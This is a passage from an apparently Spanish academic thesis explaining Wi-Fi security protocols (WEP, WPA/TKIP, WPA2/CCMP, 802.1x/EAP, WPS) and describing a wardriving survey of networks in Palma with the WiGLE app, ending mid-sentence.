Para subsanar esta deficiencia, la Wi-Fi Alliance[2] creó un protocolo de migración con el nombre de *Temporal Key Integrity Protocol* (TKIP), donde ofrecía mayor seguridad que el protocolo predecesor. Utilizaba el mismo algoritmo de cifrado, *Rivest Cipher 4* (RC4), lo que ayudó a ser compatible con dispositivos que empleasen WEP. Este protocolo de transición se le conoce como *Wi-Fi Protected Access* (WPA) y consiguió garantizar en gran medida la seguridad en cuanto a integridad, autenticación y privacidad.

Posteriormente, con el estándar IEEE 802.11i, apareció *CCM Protocol* (CCMP) conocido por el nombre de *Wi-Fi Protected Access 2* (WPA2). WPA2 ofrece, a parte de los servicios de seguridad de integridad, autenticación y privacidad de WPA, una mayor robustez en el algoritmo de cifrado. WPA2 utiliza el algoritmo *Advanced Encryption Standard* (AES), en lugar de RC4 empleado en los protocolos anteriores. Con este cambio, los dispositivos anteriores dejaron de ser compatibles y desde la aparición del protocolo WPA2, las empresas que proveen Internet ya lo implementan de manera predeterminada en los nuevos AP.

Ademmás, está la autentiación 802.1x, donde mediante un servidor que almacena las credenciales para la autenticación, comprueba si las credenciales introducidas por los usuarios coinciden [5].

Cabe nombrar también el protocolo *Wi-Fi Protected Setup* (WPS), donde su objetivo es facilitar la configuración de las redes, principalmente domésticas, que empleasen WPA o WPA2.

2.2 Protocolos de seguridad

En este apartado se explican los distintos protocolos de seguridad nombrados en el apartado 2.1.9.

2.2.1 OPN

Protocolo de acceso abierto a cualquier cliente que esté al alcance del AP. No realiza una autenticación de los clientes ni tampoco el cifrado de los datos intercambiados [12].

2.2.2 WEP

El primer protocolo definido en el estándar IEEE 802.11 que ofrece seguridad es WEP. Surgió como medio para proporcionar autenticación y cifrado en las comunicaciones de una red WLAN. Este protocolo pertenece a la capa 2 del sistema OSI, la capa de enlace.

[2] Organización sin ánimo de lucro con el fin de promover la tecnología Wi-Fi y certificación de productos de esta tecnología.

Actualmente, ya obsoleto, ofrece una seguridad muy baja. Aún así, cabe estudiarlo para apreciar la evolución de seguridad de los distintos protocolos del estándar y porque los AP aún implementan este protocolo con la posibilidad de utilizarlo, aunque no se aconseja.

WEP distingue dos sistemas de autenticación [12]:

- *Open System*:el AP autentica a todas las STA que deseen conectarse. Aún así, la STA debe conocer la *Pre-Shared Key* (PSK) para cifrar y descifrar las tramas.
- *Shared Key*: pretende que las STA se autentiquen si conocen la clave compartida, *Shared Key* (SK).

WEP emplea un algoritmo de cifrado RC4 con el fin de cifrar los datos ubicados en el *payload* o MSDU de la trama intercambiada entre la STA y el AP. Para el cifrado dispone de los siguiente elementos:

- RC4: Algoritmo empleado para generar la *keystream* que puede ser de 64 o 128 bits. RC4 es simétrico, es decir, con la misma clave que se cifra se descifra.
- *Initialization Vector* (IV): Vector de inicialización de 24 bits. Parte dinámica de la *keystream* donde cada trama tiene un IV distinto generado aleatoriamente. Ya que es un número bajo de bits, es posible que haya IV repetidos en una comunicación que transfiera mucha información. El IV es la componente no cifrada de la trama WEP.
- MSDU: Información a transmitir que junto al IV forman la trama WEP.
- Clave WEP: clave precompartida, PSK, entre el AP y la STA. La clave alcanza 40 o 104 bits dependiendo de la implementación.
- Algoritmo CRC-32: detector de errores para verificar que los datos han llegado correctamente.
- *Integrity Check Value* (ICV): conjunto de bits calculados para obtener la integridad del texto plano o la MSDU.



Figura 2.10: Esquema de funcionamiento de WEP [12]

El proceso que se lleva a cabo para crear una trama WEP, se puede ver en la figura 2.10, y es el mismo para las tramas WEP enviadas del AP a la STA y viceversa [13]. La creación de la trama se realiza con los siguientes pasos:

1. Se genera la concatenación del IV aleatorio junto a la clave WEP. Esta concatenación es tratada por el algoritmo RC4 produciendo la *keystream*.

2. Se obtiene el ICV creado por el MSDU con el algoritmo CRC-32 para garantizar la integridad de los datos.

3. Se realiza una XOR entre la *keystream* y el ICV con el MSDU, obteniendo el texto cifrado. Este texto cifrado junto al IV del principio crea la trama WEP, lista para ser enviada.

Para descifrar el texto de la trama WEP, basta con realizar una XOR con la *keystream* para obtener el MSDU con su ICV.

WEP sufre diversos problemas:

- Debido al uso de una clave estática, se pueden realizar ataques estadísticos y obtener el patrón de la clave tras monitorizar la red. De este modo, se obtendría la clave estática.

- Como el IV se envía en texto plano, pueden ser captados por cualquiera. Además de tener una longitud corta, formados sólo por 24 bits, capturando un gran número de IV se puede descifrar la clave mediante ataques estadísticos.

- La autenticación se lleva a cabo en una única dirección, la STA se autentica con el AP. En este caso, la STA no puede saber si el AP al que se conecta es quien dice ser. Por esta razón, existen los ataques *Evil Twin* y *Man In The Middle* (MITM), que se verán en el apartado 4.3.2.

- Vulnerabilidad ante la reinyección de paquetes y ataques de repetición, ya que no contempla ignorar tramas desordenadas.

2.2.3 WPA

TKIP es el protocolo de seguridad definido en el estándar IEEE 802.11i, más conocido por WPA. En la actualidad, se considera obsoleto por el hecho de emplear el algoritmo de cifrado RC4 al igual que WEP. Este protocolo surgió como solución temporal de la *Wi-Fi Alliance* para paliar las deficiencias de su predecesor. Las mejoras implementadas con respecto a WEP son las siguientes [12]:

- Claves temporales: emplea claves dinámicas que son distintas en cada sesión utilizando una pirámide de claves. Estas claves son creadas en el proceso *4-Way Handshake*.

- *Message Integrity Code* (MIC): es una comprobación de la integridad de los datos.

- IV extendido: el número de bits del IV pasa de 24 a 48 bits y cambia su nombre a *TKIP Sequence Counter* (TSC).

- Secuenciación: TKIP implementa el orden de las tramas enviadas llamado TSC para secuenciar los *MAC Protocol Data Unit* (MPDU) que envía. Una STA que reciba tramas desordenadas serán ignoradas. Esto fue diseñado para evitar los ataques realizados al protocolo WEP de reinyección de paquetes y de repetición.

- Mezcla de clave: TKIP emplea un proceso de mezcla en dos fases del cifrado para crear las componentes más robustas en el algoritmo de cifrado RC4. Este proceso fue diseñado con el fin de paliar las colisiones IV y las deficiencias de las claves débiles de WEP.
- Posibilidad de autenticación a través de servidores de autenticación.

Autenticación

WPA distingue dos modos de autenticación [12]:

- *Enterprise*: pensado para grandes empresas donde se utiliza un servidor *Remote Authentication Dial-In User Service* (RADIUS) de autenticación con el protocolo de autenticación 802.1x *Extensible Authentication Protocol* (EAP). En el momento de la autenticación, el AP sólo hace de puente entre la STA y el servidor de autenticación.
- *Personal*: este modo está diseñado para pequeñas empresas y hogares, *Small Office/Home Office* (SOHO), sin la necesidad de ningún servidor de autenticación. Utiliza una PSK para la autenticación conocida por el AP y la STA.

Jerarquía de claves

La jerarquía de claves se utiliza en protocolos de seguridad WPA y WPA2 que soportan la confidencialidad e integridad de datos. Esta jerarquía se emplea para la creación dinámica y segura de claves de cifrado [12]. En la figura 2.11 se puede ver la división de la jerarquía en tres grupos de claves:



Figura 2.11: Pirámide de la jerarquía de claves en redes WPA y WPA2 [12]

- *Master Session Key* (MSK): se encuentra en la cima de la pirámide y su generación dependerá del tipo de autenticación empleada, ya sea EAP o PSK.
  - En el método de autenticación EAP, la MSK se crea en el proceso de autenticación variando su valor cada vez que se realiza una autenticación.

  - En el tipo de autenticación PSK, la MSK se crea con la clave PSK y el SSID de la red.

- *Master keys*: después de la creación de la MSK, se crean dos *Master keys*, que son *Group Master Key* (GMK) y *Pairwise Master Key* (PMK). La GMK se crea aleatoriamente y la PMK a partir de los 256 primeros bits de la MSK. Ambas necesarias para crear las *Temporal keys*, *Group Temporal Key* (GTK) y *Pairwise Transient Key* (PTK) respectivamente.

- *Temporal keys*: son las claves temporales GTK y PTK. Ambas claves son empleadas para cifrar y descifrar las tramas de datos. La GTK se emplea para comunicaciones *broadcast* y *multicast*. En cambio, la PTK se emplea para las transmisiones *unicast* entre una STA y un AP. Esta última se divide en tres partes visibles en la figura 2.12:

  - *Key Confirmation Key* (KCK): provee integridad durante el *4-Way Handshake*.
  - *Key Encryption Key* (KEK): provee confidencialidad en los datos durante el *4-Way Handshake*.
  - *Temporal Key* (TK): destinada al cifrado y descifrado del *payload* del MSDU.



Figura 2.12: Partes de una PTK [12]

4-Way Handshake

El *4-Way Handshake* es el proceso de autenticación entre el AP y la STA, independientemente del tipo de autenticación. Durante este proceso, se intercambia la información requerida para crear la PTK y se comparte la GTK. La PTK se emplea para cifrar todos los datos entre el AP o *authenticator* que es quien realiza la autenticación y la STA o *suplicant* que es el solicitante de autenticación.

Durante el proceso de *4-Way Handshake*, se intercambian mensajes *EAP Over LAN* (EAPOL) los cuales se emplean en el protocolo EAP [14]. Se lleva a cabo el intercambio de cuatro mensajes (ver figura 2.13) que realizan lo siguiente:

- Mensaje 1: el *authenticator* genera un número aleatorio, *Authenticator Nonce* (ANonce) y el *supplicant* también, *Suplicant Nonce* (SNonce). Acto seguido el *authenticator* envía una trama con la información del ANonce.

- Mensaje 2: el *supplicant* genera la PTK empleando el ANonce recibido y el SNonce junto a las direcciones MAC de ambos y la PMK. Se envía una trama con la información del SNonce protegida con MIC.
- Mensaje 3: ahora el *authenticator* es el que genera la PTK. En este momento el *authenticator* y el *supplicant* son capaces de cifrar y descifrar los mensajes. El *authenticator* genera la GTK y la envía cifrada al *supplicant*.
- Mensaje 4: el *supplicant* envía un mensaje de confirmación al *authenticator* indicando que la PTK y la GTK han sido instaladas.



Figura 2.13: Ilustración del 4-Way Handshake [14]

Cifrado

La realización del proceso de cifrado necesita de los siguientes componentes:

- *Transmitter Address* (TA): corresponde a la dirección MAC del dispositivo que transmite.
- TK: clave temporal de 128 bits para el cifrado y generada dinámicamente por el proceso *4-Way Handshake*.
- TSC: número de secuencia de 48 bits que se va incrementando por cada MSDU enviado. Se divide en 6 octetos, donde TSC0 es el octeto menos significativo y el TSC5 el más significativo.
- *Destination Address* (DA) y SA: dirección MAC correspondiente al dispositivo destino y al dispositivo origen, respectivamente.
- *Priority*: prioridad de la trama.
- MSDU: unidad de transmisión la cual tiene los datos a transmitir de la capa MAC.
- *MIC key*: clave temporal de 64 bits para calcular la integridad del mensaje en la transmisión.

- *TKIP-mixed Transmit Address and Key* (TTAK): clave resultante por la fase 1 de la función de mezcla, *mixing*, donde mezcla la TA, la TK y la TSC.



Figura 2.14: Proceso de cifrado e integridad de TKIP [5]

En la figura 2.14 se puede ver el proceso de cifrado [5] que se divide en las siguientes partes:

1. Proceso divisible en 2 fases:
   - La primera consiste en la combinación de TA, TK y TSC, concretamente los octetos TSC2 al TSC5, obteniendo el TTAK.
   - Posteriormente, empieza la fase 2 donde mezcla el TTAK con el TK y los 2 primeros octetos (TSC0 y TSC1) de TSC. El resultado de la fase 2 es conocido como *WEP seed*, donde se ejecuta el algoritmo RC4 para crear la *keystream*.
2. Por otro lado, el MIC es generado utilizando la DA, SA, *priority*, MSDU y la *MIC key*. Después de que el MIC haya sido generado se concatena al final del MSDU.
3. Posteriormente, se realiza la encapsulación WEP, donde el MSDU junto al MIC generan un ICV. Por otro lado, se cifra el MSDU, MIC e ICV usando la *keystream*.
4. Para terminar el proceso de cifrado, se adjunta la cabecera MAC, el IV de 48bits compuesto por el TSC, el mensaje cifrado MSDU, el MIC, el ICV y por último, el FCS. El FCS se calcula sobre todos los demás campos de de la trama, siendo un campo de corrección de errores de 32 bits CRC. Este proceso de cifrado origina la trama de la figura 2.15.

2.2.4 WPA2

WPA2 es el nombre de la segunda versión del protocolo WPA del estándar IEEE 802.11i. CCMP es el protocolo de seguridad que emplea y hace uso de AES como algoritmo de cifrado por bloques.

Este protocolo tiene mejoras de seguridad respecto a su predecesor WPA, aunque mantiene similitudes como las claves, los métodos de autenticación y el *4-Way-Handshake*, que se realizan de la misma forma excepto que MIC no genera ninguna clave temporal, pasando de 512 bits necesarios a 384 bits para el PTK.



Figura 2.15: Trama TKIP cifrada [12]

Cifrado

La realización del proceso de cifrado necesita los siguientes componentes [12]:

- TA: como en TKIP, corresponde a la dirección MAC del dispositivo que transmite.
- *Packet Number* (PN): conjunto de 24 bits utilizado para secuenciar el orden de las tramas.
- TK: al igual que TKIP, hay una clave temporal de 128 bits.
- *Additional Authentication Data* (AAD): proporciona integridad a los datos de la cabecera MAC. AAD se construye a partir de porciones de la cabecera de la trama.
- MSDU: análogamente a TKIP, es la unidad de transmisión la cual contiene los datos a transmitir de la capa MAC a capas superiores.
- MIC: lo mismo que para TKIP, clave para calcular la integridad del mensaje en la transmisión. Es temporal y consta de 64 bits.
- *Key ID*: identificador de clave de 2 bits para poder asignar distintas claves a la red.
- *Nonce*: valor de 104 bits generado una sola vez y de forma aleatoria. Se crea con el PN, el campo de prioridad de QoS y el TA.

El proceso de cifrado se divide en los siguientes pasos [12] (ver figura 2.16):

1. Primero crea el PN.
2. Crea el AAD.
3. El PN y la *Key ID* crean la cabecera CCMP.

4. El PN, el TA y campo de prioridad de QoS crean el *Nonce*.

5. Realización del cifrado por el proceso creador *Counter Mode with Cipher Block Chaining Message Authentication Code* (CCM) de la TK, AAD, *Nonce* y el texto plano del mensaje. Como resultado, se obtiene el MSDU y el MIC cifrados.

6. Por último, se unen las cabeceras MAC y CCMP, el MSDU y el MIC cifrados y el FCS, campo de corrección de errores de 32 bits CRC calculado sobre todos los demás campos de la trama.



Figura 2.16: Diagrama de cifrado CCMP [12]

2.2.5 802.1x

El estándar 802.1x no es un estándar propio de IEEE 802.11, sino que es un estándar basado en el control de acceso a puertos, *Port Access Entity* (PAE), donde se permite o se deniega el acceso. Este estándar permite distintos métodos de autenticación y puede emplearse tanto en redes inalámbricas como en redes cableadas [5].

Funcionamiento

El sistema de control de acceso tiene tres componentes que envuelven la autenticación 801.1x:

- *Suplicant*: dispositivo que desea conectarse a la red y para ello se autentica.
- *Authenticator*: dispositivo que permite o bloquea la conexión.
- *Authentication Server* (AS): servidor que verifica las credenciales del dispositivo *suplicant* que desea conectarse y en caso de que la verificación sea correcta, dará permiso al *authenticator* para que permita el acceso a la red al *suplicant*.

Este sistema emplea un protocolo sobre la capa de enlace OSI, conocido como EAP y basado en PAE, donde en el estándar 802.11 se utiliza una encapsulación de tramas EAPOL para enviar datos entre el *suplicant* y el *authenticator*.

El proceso de autenticación puede verse en la figura 2.17 junto a los componentes básicos y se compone de los siguientes pasos [12]:

1. El *supplicant* se asocia con el *authenticator* que controla la conexión a los puertos.
2. El *supplicant* empieza el proceso de autenticación EAP transmitiendo una trama EAPOL.
3. El *authenticator* envía una trama EAP solicitando la identificación.
4. El *supplicant* responde con una trama que encapsula la información de identificación.
5. El *authenticator* envía al AS la trama del *supplicant* encapsulada en un paquete RADIUS.
6. El AS comprueba las credenciales y devuelve una prueba de la contraseña.
7. El *authenticator* envía la prueba al *supplicant*.
8. El *supplicant* obtiene la contraseña y la devuelve modificándola mediante un algoritmo de *hash*.
9. El *authenticator* hace llegar el mensaje al AS.
10. El AS realiza el mismo proceso de *hash* que el *supplicant* y compara los dos resultados. La respuesta se envía al *supplicant*, ya sea un éxito la comparación o no.
11. El *authenticator* envía el mensaje de respuesta. Si la respuesta es correcta, el *supplicant* queda autenticado.
12. Ahora, empezaría el *4-Way Handshake*. Se puede ver con más detalle en el apartado 2.2.3.
13. El *supplicant* obtiene acceso a los puertos anteriormente bloqueados.

Métodos de autenticación

Hay más de 50 métodos de autenticación EAP, donde se pueden dividir dependiendo de la seguridad de las credenciales en:

- Débiles: protocolos antiguos susceptibles a ataques.
- Fuertes: protocolos con mayor seguridad basados en *Transport Layer Security* (TLS), donde cifran la información. Este tipo es utilizado frecuentemente en empresas.



Figura 2.17: Componentes básicos y proceso de autenticación EAP [12]

En la tabla 2.2 se puede observar distintos tipos de EAP, donde se ha optado por mostrar los tipos de EAP más relevantes. Hay que tener en cuenta que existen muchos más tipos y muchos de ellos con una seguridad débil [12].

Las autenticaciones EAP-*Lightweight EAP* (LEAP) y EAP-*Message-Digest Algorithm 5* (MD5) son marcadas como inseguras, debido a que son susceptibles a ataques por diccionario, MITM y no validan el certificado del AS.

	EAP-TLS	**EAP-PEAP**	**EAP-MD5**	**EAP-LEAP**
Certificado digital-Cliente	Sí	No	No	No
Certificado digital-Servidor	Sí	Sí	No	No
Seguridad de las credenciales	Fuerte	Fuerte	Débil	Débil
Protección Man-in-the-Middle	Sí	Sí	No	No
Débil a ataques de diccionario	No	Sí	Sí	Sí
Autenticación Password-Cliente	No	Sí	Sí	Sí
Autenticación a través de túnel	Opcional	Sí	No	No

Tabla 2.2: Comparativa de los principales tipos de autenticación EAP

Los métodos EAP-TLS y EAP-*Protected Extensible Authentication Protocol* (PEAP) se consideran seguros. El método EAP-TLS emplea certificado tanto para el cliente como para el servidor. Por otro lado, el método EAP-PEAP emplea certificado sólo el servidor. Aún así, el método de autenticación EAP-PEAP se considera seguro, debido a

que la autenticacion se realiza cifrada a través de un túnel TLS [15].

2.2.6 WPS

WPS es un mecanismo de seguridad para los AP introducido por la *Wi-Fi Alliance* en 2006 para ayudar a los usuarios a crear redes seguras y conectarse de forma sencilla [16]. La arquitectura WPS se compone de tres elementos básicos [12]:

- AP en modo infraestructura 802.11.
- *Registrar*. Dispositivo con la autoridad necesaria para generar o eliminar las credenciales de acceso a la red. Este dispositivo puede ser tanto un AP como una STA, y pueden existir varios dispositivos *Registrar*.
- *Enrollee*. Dispositivo que quiere unirse a la WLAN.

Además, WPS posee varios métodos para autenticarse [13]:

- *Personal Identification Number* (PIN): la autenticación se genera mediante el intercambio de un PIN. Este método, distribuido por la mayoría de fabricantes de AP con WPS, es el más común y a su vez el más inseguro.
- *Push-Button-Connect* (PBC): la autenticación se realiza en el momento en el que se pulsa un botón en el AP y en el dispositivo del cliente. El botón puede ser físico o virtual. Si ambos botones son pulsados dentro de un intervalo de 2 minutos, la autenticación será un éxito. En caso contrario, el AP dejará desactivada la autenticación PBC hasta que se vuelva a pulsar su botón. El funcionamiento se puede ver en la figura 2.18.



Figura 2.18: Esquema del método PBC [12]

- *Near Field Communication* (NFC): la autenticación se crea mediante comunicación NFC, autenticando el *Registrar* al *Enrollee* estando a un máximo de 20 centímetros de distancia.
- *Universal Serial Bus* (USB): la autenticación se transmite a través de un dispositivo de memoria flash desde el *Registrar* al *Enrollee*.

2.3 Futuro del estándar y de los protocolos

El futuro del estándar está ligado al IoT, donde en un futuro cercano, todo estará conectado a Internet. Así pues, la seguridad, integridad y confidencialidad en todas las comunicaciones será crucial.

CAPÍTULO 3

ESTUDIO DE CAMPO

Este capítulo divide el estudio de campo en dos apartados. El primer apartado es el estudio de los datos recogidos en la ciudad de Palma. En el segund apartado se analizan los datos que aparecen en la página web de *WiGLE*, la cual reúne información de redes Wi-Fi de todo el mundo.

3.1 Datos de campo

En este apartado, se verán los tipos de redes que hay actualmente y las herramientas utilizadas para el estudio de campo. En el estudio de campo se han analizado las redes Wi-Fi de Palma. De este modo, se ha podido obtener una muestra del tipo de redes que se usan, y así, poder estudiarlas.

Para llevar a cabo el estudio, se ha utilizado un teléfono móvil, ya que se trata de un dispositivo inalámbrico, con batería suficiente, es fácil de transportar y tiene *Global Positioning System* (GPS) para ubicar cada red. Además, se necesita una aplicación para la detección y captura de información de cada red a su alcance. Esta búsqueda y recolección se conoce como *wardriving*.

A la hora de escoger una aplicación para realizar *wardriving*, es necesario que funcione en Android, sistema operativo del teléfono móvil. Entre las aplicaciones encontradas en Google Play, la escogida debía cumplir las siguientes características: posibilidad de descargar las redes en formato csv o kml para su posterior tratamiento de los datos e indicar la posición GPS de cada red para obtener un mapa de las ubicaciones.

La aplicación WiGLE Wifi Wardriving, elegida para el estudio de campo, es la única que reúne las características anteriores y además tiene página web, *www.wigle.net*, donde cabe destacar, que recopila información de las diferentes redes Wi-Fi alrededor de todo el mundo y tiene un apartado *Frequently Asked Questions* (FAQ). Los usuarios que usen la aplicación pueden subir toda la información de las redes descubiertas y compartirla, ampliando así la base de datos de *WiGLE*.

Tras la instalación de la aplicación en el dispositivo móvil, se ha iniciado el proceso

de *wardriving* en Palma. El escaneo de las redes Wi-Fi, que ha abarcado parte del municipio de Palma, se puede ver en la figura 3.1. Una vez finalizada la búsqueda de redes, se ha obtenido un archivo csv. Dicho archivo almacena los datos de cada red en filas, separando los campos mediante comas. Con el fin de poder tratar los datos, se han organizado en columnas empleando la herramienta Excel de Microsoft. Ésta nos permite dividir en columnas los campos de información delimitados por comas. El csv contiene la siguiente información de cada red:

- **MAC:** identificador de 48 bits que corresponde de forma única a un dispositivo.
- **SSID:** es el nombre de la red.
- **AuthMode:** tipos de autenticación de la red, como pueden ser WEP, WPA o WPA2.
- **FirstSeen:** fecha de la captura de la red.
- **Channel:** número de canal asignado.
- ***Received Signal Strength Indication* (RSSI):** nivel de potencia de la red inalámbrica. Generalmente, se mide con valores negativos. Cuanto menor es el número, menor es la potencia de señal recibida. El valor 0 sería el mejor valor.
- **CurrentLatitude:** coordenada geográfica correspondiente con la coordenada angular de Norte y Sur del sistema de referencia.
- **CurrentLongitude:** coordenada geográfica correspondiente con la coordenada angular de Este y Oeste del sistema de referencia.
- **AltitudeMeters:** metros de altitud donde se haya la red.
- **AccuracyMeters:** precisión en metros de la ubicación de la red.
- **Type:** tipo de la red. Pueden ser redes Wi-Fi o celulares.

Además, se ha realizado un filtrado por MAC con el fin de eliminar los AP duplicados y también un filtrado por tipo de red Wi-Fi. Así, sólo quedarían las redes de tipo Wi-Fi, rechazando las redes celulares. Para ambas acciones, se ha utilizado la herramienta de Excel de Microsoft, la cual da la opción de eliminar filas duplicadas en una tabla y también, eliminar filas de un campo con un tipo concreto, en nuestro caso, las redes que no fuesen Wi-Fi. En total, tras la eliminación de los AP duplicados y de redes celulares, se han capturado 46.964 redes contemplando las posibles redes ocultas que pudiese haber, ya que éstas también tienen su información relevante a tratar como todas las demás. Se entiende como red oculta aquella que no difunde su SSID, apareciendo vacío en el escaneo de las redes.

La visualización del conjunto global de las redes se ha realizado mediante la herramienta Google Earth. Ha sido necesario una cuenta Premium, pero al ser un proyecto académico, se ha obtenido una licencia gratuita de dos años, para visualizar el máximo número de redes posible. El número de redes que se pueden visualizar son 40.000 ya que es el máximo permitido por la aplicación. Partiendo del documento csv, para que las coordenadas hayan sido leídas por Google Earth, se han tenido que modificar los

